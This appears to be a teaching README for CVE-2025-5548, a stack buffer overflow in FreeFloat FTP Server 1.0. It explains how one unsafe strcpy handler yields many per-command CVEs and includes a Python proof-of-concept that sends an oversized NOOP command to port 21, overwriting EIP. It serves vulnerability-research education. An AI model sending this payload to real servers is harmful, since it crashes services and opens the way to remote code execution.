 themalwareguardian/cve-2025-5548
Buffer overflow in FreeFloat FTP Server 1.0 illustrating how a single unsafe handler can generate multiple CVE entries across different commands.

Buffer overflow in FreeFloat FTP Server 1.0 illustrating how a single unsafe handler can generate multiple CVE entries across different commands.
This repository is part of the material I use when teaching memory corruption exploitation (in addition to my regular work, I also teach in different cybersecurity courses where I help train the next generation of reverse engineers).
CVE-2025-5548 is a case I use when I want to show students that vulnerability research is an accessible skill, not something reserved for senior researchers with years of experience. FreeFloat FTP Server 1.0 is a small legacy Windows application, easy to set up, easy to run, and easy to crash. The overflow is triggered through a standard FTP command, the exploitation path is a clean vanilla EIP overwrite, and the entire process from fuzzing to working shell can be completed in a single session.
This case is also directly related to my talk "The Path That Leads to Your First CVE", where I explain that one of the most realistic entry points into vulnerability research for beginners is analyzing old software, understanding how it works internally, and looking for the kind of missing length checks that produce exactly this class of vulnerability. FreeFloat is one of the examples I use to show that finding and documenting a real bug does not require years of experience, it requires curiosity, a debugger, and a methodical approach.
What makes this case particularly effective for teaching is how it connects to a broader lesson about how CVEs are assigned. The same unsafe input handler in FreeFloat produces overflows across multiple different FTP commands, USER, PASS, NOOP, and others, each of which was reported independently and received its own CVE entry. Students who look at the list of CVEs for this binary and see dozens of entries quickly learn that CVE count is not the same as vulnerability count, and that understanding the root cause is more valuable than cataloguing the symptoms.
Once students understand the process through cases like this one, I give them a real example of what comes next. After two weeks of practicing buffer overflows and memory corruption, the kind of vulnerability they are capable of finding already exists in real software. The following repository documents a vulnerability I found specifically to show students the full cycle, discovery, analysis, documentation, and CVE request, on something accessible enough to find early in the learning path like CVE-2025-70330.
This repository is part of a larger collection. If you want to practice exploitation across a wide range of techniques, vulnerability types, and target architectures, take a look at the Binary-Exploitation repository, where all of this material is organized and maintained alongside many more CVEs, methodologies, and exploitation exercises.
This vulnerability affects FreeFloat FTP Server 1.0, a very old Windows FTP server that was written without modern security practices. In 2025, a researcher reported many CVEs affecting this same binary.
Examples include:
Each CVE refers to a different FTP command, but when the program is reversed, it becomes clear that many of them reach the same vulnerable code path.
This makes the case interesting not only as a buffer overflow example, but also as a demonstration that:
When reversing the binary, it can be observed that all FTP commands are processed by the same dispatcher function. The command string is stored inside a session structure, and several command handlers copy user input into fixed-size buffers using unsafe functions such as strcpy, strcat, and memcpy, without checking the length of the received data.
Because of this, different commands may overwrite the stack even if the CVE description mentions only one specific command.
For example, the crash may be triggered using:
NOOP AAAAA...
USER AAAAA...
PASS AAAAA...
HOST AAAAA...
ANYTHING AAAAA...
The only difference is the number of bytes required to overwrite the return address. This means that many CVEs reported for this software share the same root cause.

FreeFloat FTP Server processes commands received over TCP port 21 and stores the command string inside an internal session structure. Later, the command handler copies user-controlled data into local stack buffers without performing proper length validation.
When reversing the binary, it can be observed that several command handlers use fixed-size buffers and unsafe copy operations. A simplified version of the vulnerable logic looks like this:
char buffer[256];

strcpy(buffer, user_input);
Since the destination buffer has a fixed size and the input length is not checked, sending a long string causes the copy operation to write past the end of the buffer.
As more data is written, the stack layout becomes corrupted until the saved return address is overwritten.
When the function returns, execution jumps to a user-controlled value, which results in a crash. Under a debugger, this can be seen as the instruction pointer being overwritten with attacker-controlled data.
The crash can be reproduced by sending a long string after a valid FTP command. Example using Python:
import socket

ip = "127.0.0.1"
port = 21

payload = b"A" * 500

s = socket.socket()
s.connect((ip, port))

s.recv(1024)

s.send(b"USER anonymous\r\n")
s.recv(1024)

s.send(b"PASS anonymous\r\n")
s.recv(1024)

s.send(b"NOOP " + payload + b"\r\n")

s.close()
When executed under a debugger, the crash shows:
EIP = 41414141
which confirms that user-controlled data overwrites the return address.
The goal of this repository is not only to show the crash, but also to demonstrate the full process of exploiting the vulnerability step by step, using the same methodology commonly used when developing exploits.
